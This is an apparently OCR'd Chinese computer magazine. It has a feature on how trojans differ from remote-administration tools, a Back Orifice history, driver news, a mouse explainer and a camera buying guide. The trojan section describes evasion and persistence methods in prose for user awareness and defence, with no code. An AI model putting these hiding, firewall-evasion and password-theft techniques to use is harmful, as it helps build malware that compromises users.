
很多人把木马和远程管理（也称“远程控制”）软件的概念混淆起来，认为它们是一种东西。其实不然，这两种软件有非常清晰的区别标尺。比如木马永远不可能做得和pcAnywhere一样光明正大，就让我们以木马与远程控制软件的区别作为文章的开始吧！从最早的木马鼻祖BO（本期魔语大辞典将给大家讲讲BO的发展史），到曾经在国内红极一时的NetSpy、冰河，又到现在的让很多杀毒软件厂商都头痛不已的“灰鸽子”，它们都具有非常明显的木马特征，而这些特征在正常的远程管理软件中是没有的。

隐蔽性：看谁能找到我

这应该是木马程序的首要特征了，谁的隐蔽性做得好，谁就能在受害者的电脑中存活更长时间。普通的远程管理软件在服务端运行时都会在显要位置给出提示，而木马程序的服务端在运行时则要尽量做到悄无声息，比较有“良心”的木马会在设置项中给出一个鸡肋般的“连接后是否在系统托盘图标中显示”的选项。

1.木马的黄金时代

最初的木马现在看来非常幼稚，但当时人们的安全意识也低得惊人，那个年代程序员只需在代码中简单地调用一条名为RegisterServiceProcess的API函数，就能让木马程序的进程在Windows 9x中不可见，那时最好的检测木马方法是下载一个第三方进程管理工具，而现在的Windows 2000/XP则没有此问题。然后，由于隐藏进程的技术一度没有任何突破，木马编写者转而采用了“进程名欺骗”技术，但由于技术含量过低所以流行的时间不长。



BO2K界面

2.防火墙普及带来的挑战

在Windows 2000刚发布时，曾经有人断言木马时代即将终结，因为当时几乎所有木马程序都是在Windows 9x上构建的，在NT内核的系统中无法正常使用。但很快，大家便发现这个断言是多么可笑，首先木马界绝对的一哥“Cult of Dead Cow”小组宣布重构BO代码，发布了能支持Windows 2000的BO2K，木马界的后辈们也随之陆续发布了支持Windows 2000的木马升级版。由于Windows 98低劣的网络性能在大家心中已经根深蒂固，所以在Windows 2000时代来临时，人们还不知道一颗危险的种子已经种下。

当“冲击波”席卷全球时，基于Windows安全漏洞进行的远程溢出技术也悄悄浮出水面，原本以为只有运行“我的照片.exe”之类的伪装程序才会中招，可这次却是“只要上网，只要用Windows 2000/XP，就会中招”。国内杀毒软件厂商借此机会炒作了一把“立体防护”的概念，将杀毒软件和网络防火墙捆绑销售的安全套装开始大行其道，网络防火墙终于成为了装机必备的软件之一。网络防火墙的广泛应用也给最基本的C/S连接方式的木马程序带来了新的技术挑战，不过国内木马制作者发布了防火墙穿透技术、反向连接技术、反防火墙技术，在本文下半部分将有详细的说明。

3.逼迫杀毒软件技术洗牌

依靠传统特征码识别实现病毒识别的杀毒软件首度遭遇了信任危机，木马加壳、特征码转移等技术已经在初中级黑客中普及，修改版的木马程序只要不公开或小范围公开，遭遇这类木马程序时杀毒软件就毫无作用。部分杀毒软件对原有的内存监控技术进行了改造和升级，可在一定程度上抵抗加壳保护，而与特征码转移对应的则是多重特征码判断以及广谱行为分析技术。

小知识

广谱行为分析技术

普通的特征码判断采用的是文件字段比较的方式，比如“某个文件在1024字节之后的4个字节是‘0H 4B 3C DF’，就是XXX病毒”，而广谱行为分析技术则不是这样，它的判断方法更类似于“某个程序在执行后会写入注册表启动项，并将自身复制到XXX目录，同时修改系统文件XXX，它就是XXX病毒”，但这种判断方法误判的可能性很高，一般都需要用户手动干预。如果某个杀毒软件声称已经可以不升级病毒库就能查杀一切未知病毒，并且不影响用户正常使用，那除非人工智能技术已经发达到连微波炉都能和人类自由聊天的地步……

功能特殊性:我看起来就像病毒


与远程管理软件主要注重系统功能管理及系统设置不同，木马程序最重要的功能是获取用户密码、监控用户屏幕、记录用户操作、反防火墙等。也有一些木马程序为了掩人耳目，将这些功能做成了功能插件，与木马主程序分开发布。

1.IP、IC、IQ卡，统统告诉我密码

在这个盗号猖獗的时代，QQ密码、网游账号，甚至银行卡号都可能被窃取，而黑客获取这些信息的重要途径之一就是在受害者电脑中安装木马程序。木马主要有句柄获取和键盘记录两种记录方式，前者能得到最准确的密码，但只能针对特定软件的特定版本，后者则可覆盖大多数需要密码输入的环境。

①**句柄获取**:Windows中的每个程序窗口、窗口中的控件（按钮、输入框等都称为"控件"）、进程等都有一个"身份证号"，称为"句柄"(英语译为Handle)，木马程序如果想得到某个密码框中的密码，就必须先在窗口及进程中查找该密码框的"身份证号"，然后以此"身份证号"为线索就能查询到密码框中的信息了。

②**键盘记录**:与直接获取密码的方式不同，键盘记录的只是用户的击键操作，还需要对得到的信息进行后期筛选才能找出密码，比如黑客收到的信息可能是"A B C D E 退格 F"，那分析后得出的实际密码就应该是"ABCDF"(E被退格键去掉了)。国内有一款专业盗号型木马"密码结巴"非常流行，而且获取密码的成功率非常高，黑客几乎只需等着邮箱里出现木马自动发来的受害者密码邮件就行了。在输入密码过程中移动输入指针以打乱输入次序，能有效防止这类密码截取技术。




原名"密码解霸"

2.毫无隐私的屏幕监控

从"冰河"木马广泛流行的年代开始，黑客爱好者就把窥探受害者屏幕作为好木马的首选标准之一。当时"冰河"的屏幕监控算法比较落后，开启此功能会造成服务端的响应速度严重迟滞并出现屏幕闪烁，在宽带尚属奢侈品的时候，此功能并不实用。而现在的木马程序(如国产木马PCShare)则对屏幕监控技术进行了改良，受害者只要硬件配置不太低并且使用宽带就几乎感觉不出正在受到监控。除窥探屏幕外，"黑洞"等国产木马还加入了监控服务端电脑摄像头的功能，真是没有隐私啊……

3.防火墙统统靠边站

"广外女生"是国内第一个使用反防火墙技术的木马，而"天网"、"金山毒霸"则是第一批被开刀的防火墙。早期网络防火墙"防内不防外"，就好比一个公司有门卫把关，进入公司时需要检查通行证，而从公司里出去时则不检查。为了躲避防火墙，主流木马开始转向让受害者电脑中的服务端程序充当"内线"角色，主动连接外部的黑客，黑客只需开着客户端监听和动态域名软件(如花生壳)，等待受害者主动连接到原先设置好的域名(指向黑客当前IP)即可。而病毒防火墙则更是凄惨，木马加壳的原理就好比一个保险箱，把木马装在里边，只有知道密码的人才能打开它并取出木马，而病毒防火墙则没有这个保险箱的密码，也无法查看里边是否有木马了，而内存监控技术就好比派一个人始终守在保险箱旁边，等待知道密码的人取出木马时才能当场将其擒获。特征码转移就不是那么好对付了，杀毒软件给每个病毒都贴出了通缉令(病毒特征)，但有的杀毒软件比较认真，给出的特征非常完整——"男，三角眼，蒜头鼻，大胡子，年龄在50岁左右，身高在……";而有的杀毒软件则相对简单，给出的特征比较少——"长着大胡子的中年男子"，那嫌犯(病毒)只需简单地把胡子刮了，再化装一下(修改特征码)就很容易能逃走了。



"广外女生"的反防火墙设置

4.恐怖的Rootkit技术

Rootkit简言之就是一种能保护后门不被发现的技术，国内目前感染率排行第一的"灰鸽子"木马就采用了一些Rootkit，在进程管理中不可见，在"资源管理器"中不可见，甚至连杀毒软件都无法扫描到木马程序的文件(杀毒软件厂商已经发布了相应的升级补丁)。但目前大多数杀毒软件对已经感染的"灰鸽子"都不能完美杀除，比较好的方式是下载"灰鸽子专用卸载工具"或使用IceSword(冰刃)手动查杀。

灰鸽子2005VIP专用卸载工具:http://www.huigezi.net/showdown.asp?soft_id=73

灰鸽子辐射版专用卸载工具:http://www.huigezi.net/showdown.asp?soft_id=72

IceSword:http://www.newhua.com/cfan/200524/IceSword1.12.rar

Rootkit的原理其实说起来也不难，Windows中有一种称为Hook(钩子)的机制，相当于一个触发器，比如杀毒软件给"从硬盘读文件"的操作装一个触发器(加上Hook)，当发生"从硬盘读文件"的事件后(比如双击运行EXE文件系统就必须先将文件从硬盘读取到内存)，触发器就提醒杀毒软件，以便其在文件被读取前就进行扫描，这也就是现在所有病毒实时监控技术的原理。而"灰鸽子"使用的Rootkit则将Hook技

术用于了病毒保护，将“列出系统当前进程”、“列出某目录下的文件”等功能都进行了Hook，在其他程序(包括杀毒软件)调用这些功能进行查询时就在返回结果中做了手脚，把木马自身相关的信息给去除了。

自动运行性:始于注册表

依靠win.ini、system.ini启动的木马已经几乎绝种了，目前木马实现开机自动运行的主要方式是依赖注册表，包括注册表中的自启动项和文件关联。加入自启动的木马也可以通过上文的IceSword进行查杀，而修复文件关联则推荐另一款工具System Repair Engineer(下载地址:http://www.kztechs.com/sreng/download.html)。还有一种更隐蔽的方式，就是用木马程序代替系统中正常的开机自启动文件，比如系统中每次开机自动运行QQ，则木马就将QQ目录中的QQ.exe改名为其他(如QQ1.exe)，而将自身命名为QQ.exe，这样开机后自动运行的就是木马而非QQ了，如果木马在启动后又运行了正常的QQ1.exe，那使用者就根本无法察觉了。

欺骗性:看谁装得过谁

1.图标和文件名的诱惑

早期木马的欺骗性比较差(为什么还有这么多人中招)，一般都是采用文件名和图标来吸引用户运行，比如把5.文件名改成“我的照片.exe”，图标换成JPG图片的图标。在Windows默认不显示已知文件扩展名的情况下，看起来就和JPG图片没什么区别，不明真相的用户当然会毫不犹豫地点击。那时的黑客爱好者都喜欢装成一个MM，然后在QQ中发送伪装成照片的木马。



2.貌似系统进程

当时比较流行的做法是把文件名和进程名伪装成类似系统正常进程的名字，比如“Expl0rer.exe”(注意，o被替换成了0)、“KERNEL32.exe”(这个进程后来成为了判断是否已感染冰河木马的重要依据)。对系统进程稍有了解的用户可以轻易地分辨出木马进程，所以很快被弃用了。


系统进程大全:http://news.onlinedown.net/info/6716-1.htm

自动恢复性:死而不僵的木马

这里所说的自动恢复包含文件和进程的恢复，木马程序一般都采用多模块互相监控的方式来保护自己，比如一个木马同时运行1.exe和2.exe两个进程，1.exe被用户关闭后，2.exe就会自动恢复1.exe的进程。要删除木马文件，就必须先将其进程结束，而如果只结束其中一个进程，很快被关闭的进程和被删除的文件都会同时被恢复。IceSword不愧为木马的终结者，它提供了同时关闭多个进程以及禁止建立特定EXE文件进程的功能可以对付木马的自动恢复。 [ZS02]

稀饭魔语大辞典

■ZCX



本期头版和“稀饭加油站”栏目的焦点是木马，那么就不得不提起木马的“教父”——BO2K。当这个名为“Cult of Dead Cow”(译为“死牛崇拜”)的黑客组织发布BO时，人们根本无法想像这个区区几百KB的程序和几十MB的pcAnywhere竟然功能相当。

本期名词:BO　全称:Back Orifice(后洞)

BO是什么:可能你会对Back Orifice这个名字有点兴趣，其实这个名称是用来讽刺微软的Back Office系列的。BO是由旧金山一个名为“Cult of Dead Cow”(也称“cDc”)的组织开发的。1998年7月，一年一度的全球黑客大会如期召开，当时的版本是1.2。BO1.2针对的系统是Windows 95/98，几百KB的小身材却实现了几十MB大型远程控制软件的功能，同时该软件完全免费，并且开放源代码(这点国内其他媒体一直没有说清楚，其实开放的源代码中并没有包含3DES加密模块的源代码，据说是受到美国技术出口相关法律的限制)，这次发布使整个信息安全界沸腾了！它意味着特洛伊木马时代正式到来。在微软推出Windows 2000后，个人用户的主流系统开始转向NT内核，BO也发布了支持NT内核的最新版本并改名为BO2K(“Back Orifice 2000”的缩写)，功能更为强大。

BO2K的历史影响:BO的影响力不仅仅在于它所提出的特洛伊木马概念，而更多则在它公开源代码的行为。在BO源代码被公布后，根据此代码衍生出无数的木马程序，国内著名的NetSpy木马就是在BO的基础上改写的，而且BO的程序代码编写得非常优秀，即使在今天仍有许多程序员依靠通读BO源代码来提高自身技术(笔者也曾通读过一次)。因为语言差异带来的使用门槛使得BO在中国的影响并不大，很快就被各种国产木马程序所取代。

BO2K的今天:BO2K仍在开发中，不过新版本已经完全转型成了正规的远程管理工具，并且实现了Linux上的BO2K版本。

BO2K官方网站:http://www.bo2k.com/ [ZS03]

热门驱动快快报

MyDrivers.com

ATi 冶天 Mobility 系列移动显卡最新催化剂驱动 5.11 版

▶更新如下：1.修正了在Microsoft Windows Movie Maker软件中，当选择视频捕捉设备后会有一个NMI错误信息显示的问题。2.修正了在采用ATI Mobility Radeon X700显卡的系统中，如有连接CRT显示器并将其设置为主显示设备，会导致LCD屏不能正常显示的问题。3.解决了在采用ATI Mobility Radeon X600显卡的系统中，在试图由待机模式恢复时会导致Windows XP系统失去响应的问题。

▶适用环境：WinXP

▶下载地址：http://drivers.mydrivers.com/dir133/d53270.htm

ATi冶天Radeon IXP150/IXP200/IXP250/IXP300/XPRESS 200南桥芯片驱动包最新 11/11/05 版

▶更新如下：各项组件的版本情况如下：网卡驱动SB_04.35.0000.0版、SMBus驱动SB_5.10.1000.5版、Serial ATA RAID驱动SB_1.5.0.51版、IDE软件驱动SB-1.00.0000.3版、IDEATA133驱动SB-5.0.0.2版和USB软件驱动。

▶适用环境：Win2000/XP

▶下载地址：http://drivers.mydrivers.com/dir133/d53402.htm

Realtek瑞昱ALC ALC880/ALC882/ALC883/ALC260/ALC262/ALC861 HD Audio 声音芯片最新驱动包 1.27 版

▶更新如下：1.升级Realtek声音芯片驱动程序到5.10.0.5188版。2.增加了一些自定义项目。3.加入了一个安装文件"RTHDAEQ*.dat"。4.在setup.ini文件中加入了安装包版本。

▶适用环境：Win2000/XP/XP-64

▶下载地址：http://drivers.mydrivers.com/dir133/d53290.htm

Creative 创新 Sound Blaster X-Fi 系列声卡最新驱动 2.07.0004 版

▶更新如下：1.修正了在安装驱动程序并重新启动电脑后会偶尔出现的音频失真的问题。2.改进运行3D/EAX游戏时对CPU资源的利用率。3.改进音乐创作模式下的精确位播放功能。4.解决了一些MIDI/SoundFont兼容性的问题。5.在娱乐模式下选择默认设置后能够正确恢复EAX预置。

▶适用环境：WinXP/WinXP-64

▶下载地址：http://drivers.mydrivers.com/dir133/d53258.htm

BETOP 北通野牛 3 手柄最新驱动 2.1 版

▶更新如下：1.修正了在极品飞车6里出现的自动退出，比赛中途无振动的问题。2.增强在部分游戏里的振动效果。3.支持更多游戏振动。

▶适用环境：Win98SE/ME/2000/XP

▶下载地址：http://drivers.mydrivers.com/dir133/d53260.htm

Razer Copperhead 鼠标最新驱动 6.09 版

▶更新如下：新版驱动修正了Diamondback and Copperhead驱动文件名冲突的错误。新版固件更新如下：1.提升了在1000hz下的性能，但这会提高配置较低电脑的CPU占用率。2.修正了一些6.16g版本的Bug。

▶适用环境：Win98SE/ME/20000/XP

▶下载地址：http://drivers.mydrivers.com/dir133/d53407.htm

nVIDIA GeForce 系列显卡最新 ForceWare 驱动 81.85 官方正式多语言版

▶更新如下：1.正式支持GeForce 6系列显卡。2.支持Microsoft DirectX 9.0c和OpenGL 1.5。

▶适用环境：Win98SE/ME

▶下载地址：http://drivers.mydrivers.com/dir133/d53420.htm



热门驱动热辣评

1 近期是游戏大作频发的一个重要阶段，而ForceWare驱动的更新速度非常迅速，版本也非常之多，即使是nVIDIA官方出品ForceWare驱动的速度也比先前有着比较大的提升，即上月发布首款80系列驱动81.85正式版后，再度推出了最新的81.94版，更新如下：在新特性方面：1.增加对最新GeForce 7800 GTX 512和GeForce 6800 GS显卡的支持。2.改进《Quake 4》中游戏性能。3.改善《使命的召唤 2》游戏性能和兼容性。4.支持不同厂商显卡SLI。5.nVIDIA SLI将能够支持TV-Out/HD-out。在修正BUG方面：1.修正了使用GeForce 6800显卡运行《半条命2：失落的海岸》游戏时，着色渲染不正确的问题。2.针对GeForce6系列显卡修正了在安装最新FarCry 1.33版补丁后，HDR模式不能正常工作的问题。3.修正了使用GeForce FX 5950 Ultra显卡运行《战地2》时出现的某些问题。

适用环境： Win2000/XP

下载地址： http://drivers.mydrivers.com/dir133/d53235.htm

2 ATi方面于近期推出了新一代旗舰产品X1000系列显卡，而且近段时间还是游戏大作频发的一个重要时期，像FPS大作《英雄萨姆2》、《F.E.A.R》、《雷神之锤4》等一个个接踵而来，如何让新一代显卡在这些最新游戏中有较好的表现，特别是OpenGL的性能表现，大家都把目光集中在了催化剂驱动5.11身上，5.11正式版加入了多项新功能，OpenGL性能有着较大提升，具体更新如下：在新特性方面：1.针对X1800和X1300显卡增加了对Adaptive Anti-Aliasing(自适应抗锯齿)功能的支持。2.改善了催化剂控制中心的功能，当用户使用多显示器系统时，允许转换显示模式。3.针对X1300显卡，加入对Crossfire(交叉火力)技术的支持。在修正BUG方面：1.修正了在采用Radeon 9200/9250显卡的Windows XP系统中运行《战地2》游戏，会导致系统失去响应的问题。2.解决了在采用Radeon X1800显卡的Windows XP系统中运行《F.E.A.R》游戏时性能不佳的问题。

适用环境： Win2000/XP

下载地址： http://www.mydrivers.com/dir132/d53195.htm

CF [ZS04]

小强PC梦幻之旅

漫游鼠标内部世界

★★

■广东 水水

在经历了多次电脑内部的漫游之后，小强逐渐学到了很多有关电脑的知识，在众多同学之中也算是一个"高手"了，不过在操作Windows的时候他心里面还是会有一个疑问：为什么屏幕上面的鼠标指针会随着鼠标的移动而移动呢？这其中又有什么原理？带着这个问题，他又一次找到了无所不知的神仙伯伯——"光球"了。

鼠标是怎么动起来的？

"神仙伯伯，您可以告诉我，为什么鼠标指针会和鼠标一起动呢？为什么有的鼠标下面有一个圆球，而有的鼠标又没有呀？"

"哦，我的孩子，鼠标总的来说有两类，凡是鼠标底部有一个圆球的都是机械式鼠标，而没有圆球只是发光的则是光电鼠标(见图1)，但是机械鼠标里面又有一种机械光学鼠标，光电鼠标又分成普通的和激光光电鼠标呢。"

"啊？鼠标还会那么复杂呀？"

"那当然，来，我们就从最基本的机械式鼠标说起吧！"



图1

光球话音刚落，小强就觉得身体轻飘飘的，不过这次和以往不同，他并不是一下子就"钻"到了鼠标的肚子里面，而是朝着鼠标飞过去，小小的鼠标在他面前渐渐放大，肚子也从蓝色渐渐变得透明，最后小强只听见"唰"的一声，整个鼠标巨大的内部结构一下子都完全呈现在他的面前了(见图2)。



图2

"这是一个机械鼠标，现在我们把它的电路板和圆球拿走，你就能够看到一个机械鼠标的基本构成了(见图3)。"



图3

小强点了点头："这两根不同方向的棍子连着两个齿轮，是不是和鼠标的移动有关系呢？我们为什么需要两根棍子，而不是一根，或者三根呀？"




图4

"没错！为了能够让你看清楚，我们可以先看看图4的原理图。当我们把鼠标贴在桌面上移动的时候，圆球就会朝一定的方向转动，转而带动两根转动轴，以及上面的齿轮。这两根转动轴代表了两个方向，也就是我们平时所说的X轴和Y轴，因为你的鼠标移动是在一个平面上的，所以我们只需要两根棍子，就能够描绘出所有方向上面的轨迹了。"

"但是轨迹有了之后，我们怎么告诉电脑鼠标指针怎么动呀？"

"在每个齿轮上面都有接触点，齿轮转动的时候，这些点就会不断地一些接触片接触，每接触一次就会发出一次信号，一个方向的信号是0，反方向的信号就是1，这样不断地发出信号，电脑自然就会计算出你的鼠标是怎么一个动法，自然就会在屏幕上面显示出来咯！"

小知识：

1968年12月9日，全世界第一个鼠标诞生于美国加州斯坦福大学，设计鼠标的初衷就是为了使计算机的操作更加简便，来代替键盘那繁琐的指令。第一个鼠标是一只小木头盒子，工作原理是由它底部的小球带动枢轴转动，并带动变阻器改变阻值来产生位移信号，信号经计算机处理，屏幕上的光标就可以移动。



不需要清洁滚球的光电鼠

"啊，原来是这么简单啊，怪不得我的同学小明说鼠标的小球要经常弄干净，原来如果灰尘累积到了棍子上面，就会影响齿轮转动，鼠标指针的移动也变得不准确了呀！"

"没错！而且不但是这样，就连齿轮的接触点也会脏，使用时间长了之后就会变得不灵敏，这是怎么洗也不能洗干净的哦！"

"那……难道要再买一个鼠标吗？"

"当初的确是这样的，不过后来有聪明的人发明了一种虽然有滚球和滚轴，但是不需要接触点和接触片的鼠标。他在每个齿轮上面打了洞，然后旁边装上一个能够发出光线




图 5

的二极管，让齿轮开始转动的时候，二极管的光就会有规律地穿过小洞，传到另外一边的光电晶体感应器里面，那个感应器就会生成 1 和 0 之类的信号，传给电脑进行计算了（见图 5）。"

"啊，这样以后只要清洁小球就可以了！"小强高兴地说道。

"没错啊，这就是'机械光学鼠标'了，也是现在大多数滚球鼠标采用的结构！"

"那我家的鼠标为什么没有圆球，只是发出一些红光也可以正常使用啊？"

"嗯，那就是第二种鼠标类型：光电鼠标了。"

"光线有那么神奇吗？能够可以判断出鼠标往哪个方向转动？"小强觉得有点不可思议。

"对啊，来，咱们到光电鼠标里面瞧一瞧！"光球话音刚落，小强瞬间已经从一个机械鼠标的内部，跑到了另外一个鼠标里面，而且他还能够清楚地看见两个发着红色光芒的"灯泡"。

"你看到的那两个发光的东西就是'发光二极管'了（见图 6）！"光球说道，"其实光电鼠标的原理比机械式更加简单，它的组件就是发光二极管，透镜（镜面）和感应器，二极管发出来的光从某个表面反射回来之后，穿过透镜射到感应器上面，这样感应器就会产生位移的信号，然后计算出鼠标移动的方向以及速度了（见图 7）"。




图 6





图 7

小知识：

1999 年，微软推出了世界上第一款光电鼠标：Intellimouse Explorer 1.0，也就是我们通常所说的 IE 系列。它采用了微软与安捷伦公司合作共同研制的 Intellieye 光学定位引擎，在当时看来，没有采用传统滚球结构的 Intellimouse Explorer 1.0 绝对是一款划时代的鼠标产品。



比光电更迅捷的激光鼠

"说是这么说……但是如果那个二极管发出来的光反射得不好怎么办呀，譬如说在手掌上式很难反光的，鼠标岂不是动不了？"小强记得自家的鼠标就算放在手板心上面动也是没问题的。

"嗯，早期的光电鼠标的确是这样，因此当年的鼠标都要加一个有网格的鼠标板，只有在板上面，光电鼠标才可以自由移动，一离开这块光电板，光电鼠就会'迷路'了。"

"哎呀，如果光电板脏了或者丢了，光电鼠标岂不是还要报废？！"

"是呀，所以人们就思考着如何改进光电鼠标了……"光球欲言又止，好像要试探一下小强的悟性。

"啊，是激光！爸爸以前跟我说激光要比别的光都亮，是不是鼠标用了激光之后，不用光电板都可以正常使用了呀！"

"聪明！的确就是这样的！"光球不禁赞叹，"你看看图 8，左边是激光鼠标的原理图，右边就是早期光电鼠标。其实




图 8

激光鼠标原理跟光电鼠标差不多，只是把发光二极管换成了激光二极管来照射鼠标所移动的表面，但是由于激光光线亮度强，因此光线从表面反射时可产生高反差图形，出现在传感器上的图形会显示物体表面上的细节，无论是光滑还是凹凸不平的表面都没有问题，只要你移动鼠标，光学感应器就能够很轻易地从激光反射的明暗变化计算出鼠标的移动了。激光鼠标比起光学鼠标来虽然需要更加精密的光学引擎，但是由于省了透镜，而且发出低功率的激光，因此整个鼠标的使用寿命和使用精度都大大加强了，这也是目前我们最常用的鼠标！"



拥有最高的 2000DPI 分辨率的激光引擎鼠标 Razer 铜斑蛇

"原来鼠标就是这么简单，太好了，我又学会了新的知识！神仙伯伯，谢谢您！"

小知识

鼠标的分辨率：我们经常所说鼠标的分辨率是多少 dpi，其实 dpi 是 Dots Per Inch，指每英寸采样点数，而鼠标的参数应该是 cpi(Count Per Inch，每英寸测量次数)。cpi 指的是鼠标在桌面上每移动 1 英寸距离鼠标所产生的脉冲数，脉冲数越多，鼠标的灵敏度也越高。光标在屏幕上移动同样长的距离，分辨率高的鼠标在桌面上移动的距离较短，给人感觉"比较快"。主流光学鼠标的分辨率在 400cpi/800cpi 之间，鼠标的分辨率并非越高越好，它必须与显示器的分辨率结合起来考虑，若是 1024 × 768 分辨率的屏幕，400cpi/800cpi 指标较为适合，如果屏幕分辨率高于这一指标，800cpi 的鼠标是必要的。

CF [ZS05]

留住银装素裹的世界——数码相机导购指南

★★

■王伟光

“北国风光，千里冰封，万里雪飘……”每次读到这蔚然壮观的诗句的时候，脑海里就出现了一望无际大雪纷飞的场景。是啊！在萧条的冬天唯一迷人的景致就是雪景了，喜欢拍摄的朋友是不会错过冬天拍摄雪景的机会的。一棵挺拔在风雪中的松树，蓝天掩映下的被白雪覆盖的山峰，一道道在大雪中若隐若现的栅栏，以及满天飘落的雪花都是摄影爱好者眼中最美的风景。

而要拍摄出满意的雪景，除了拍摄技巧以外，选择一款适合的数码相机是非常重要的。在白雪皑皑的环境下，闪亮的背景颜色和阴霾的天气往往会造成图像曝光不足，相机的曝光非常难以控制，因此要拍摄雪景最好用能够手动曝光的数码相机，下面我们就来推荐几款档次不同，但都适合雪景拍摄的手动曝光相机。

佳能 A520



参考价格：1930 元

这款机型 A520 的外表采用工程塑料与合金材料相结合的做法，机身正面的面板是合金材料，而手柄以及背部都是工程塑料，它继承了佳能 A 系列的一贯造型，利用流行形的修饰，打造时尚外形。400 万像素，具有全手动曝光模式，而且曝光参数可进行细微调节，参数的调节范围比较广泛，例如快门速度范围就达到 15～1/2000 秒。另外，它还配备 4 倍光学变焦镜头，从 35mm 到 140mm，囊括广角风景到中长焦人像，实用性极高！佳能 A520 还支持全自动、P 程序自动、光圈优先、快门优先、全手动模式、肖像、风景、液晶、高速快门、低速快门、全景拼接、动态短片等多种拍摄模式，此外，此款相机还可以用于树叶、雪景、烟火、水下、室内、儿童和宠物以及夜间高速等多种场景模式。

相关评测资料：http://www.cfan.com.cn/mwb/detail.php?id=84

拍摄样张：http://www.cfan.com.cn/mwb/detail.php?id=85

富士 E510



参考价格：1780 元

富士公司 E 系列数码相机是以“宽变焦、大 LCD 显示屏和具有竞争力的价格”而著称的。这款数码相机也不例外，FinePix E510 具有 520 万像素，配备了 15.4 万像素的 2.0 英寸屏幕，显示清晰艳丽；而且它还具有相当于 28～91mm 的广角镜头、2 英寸 LCD 显示屏、可握牢的把手、优良的闪光灯和支持 PictBridge 标准。E510 具有手动功能，有着多种曝光模式和场景模式。快门速度为 2～1/2000 秒，支持 7 种白平衡模式，感光度相当于 ISO 自动、ISO80、ISO100、ISO200 和 ISO 400，其闪光灯支持防红眼和慢速同步，即使在阴晦的光线下也能拍摄出较好的照片。

相关评测资料：http://www.cfan.com.cn/mwb/detail.php?id=86

拍摄样张：http://www.cfan.com.cn/mwb/detail.php?id=87

中恒 E520



参考价格：1250 元

中恒（DEC）数码相机虽然是一款国产相机，但从外观看与国外名牌毫不逊色，它采用铝合金的前后面板，做工非常精细。具备 1/1.8 英寸的 500 万像素 CCD 以及 3 倍光学变焦镜头，这样成像配置在一定程度上弥补了国产机型影像处理器上的先天不足，可有效提高成像质量。E520 配备手动曝光功能，快门速度为 8～1/2000 秒，还可以拍摄 640 × 480 分辨率的 MPEG4 有声动画，功能上完全可以媲美国外品牌的机型。选择 A/S/M 模式后，可从三种模式中进行选择，再次按下选择曝光补偿，充分考虑到了部分要求较高的用户快速调整曝光参数的需要，从而也适应冬天雪景的拍摄条件。

相关评测资料：http://www.cfan.com.cn/mwb/detail.php?id=88

拍摄样张：http://www.cfan.com.cn/mwb/detail.php?id=89

理光 Caplio GX



参考价格：2350 元

理光 Caplio GX 配备 513 万有效像素 CCD，28mm 到 85mm 变焦范围，具有“光圈优先”和“手动曝光”模式，以及多种功能和无比拟的扩展性。“光圈优先”模式可以让您对景深进行细微的控制。用上下转盘开启此模式后，即可通过细微的控制来实现多种景深。例如，您可以任意收缩光圈，以拍摄泛焦图像。通过大于单镜反光镜头的景深，拍摄从您面前到远处的图像时，也能确保焦点准确清晰。您还可以将快门速度从高速 1/2000 秒手动设置至 30 秒的长时间曝光。当光线对比度很强时，或者当您需要白色物体更白或黑色物体更黑时，修正曝光值可得到更好的光照和阴影，使图像更赏心悦目。Caplio GX 能够以 1/3EV 的增减值在 ± 2.0EV 的范围内修正曝光值，因此对曝光要求较高的雪景拍摄也能游刃有余。

相关评测资料:http://www.cfan.com.cn/mwb/detail.php?id=90

拍摄样张：http://www.cfan.com.cn/mwb/detail.php?id=91

CCD的尺寸:

CCD/CMOS是数码相机用来感光成像的部件，相当于光学传统相机中的胶卷。CCD/CMOS面积越大，捕获的光子越多，感光性能越好，信噪比越低。成本与成像质量都会相应提高。

宽变焦:

这是一种对数码相机镜头焦段范围的描述，但目前为止还没有太准确的定义。一般来说，大家都会把拥有3倍以上的光学变焦范围称为宽变焦。

泛焦:

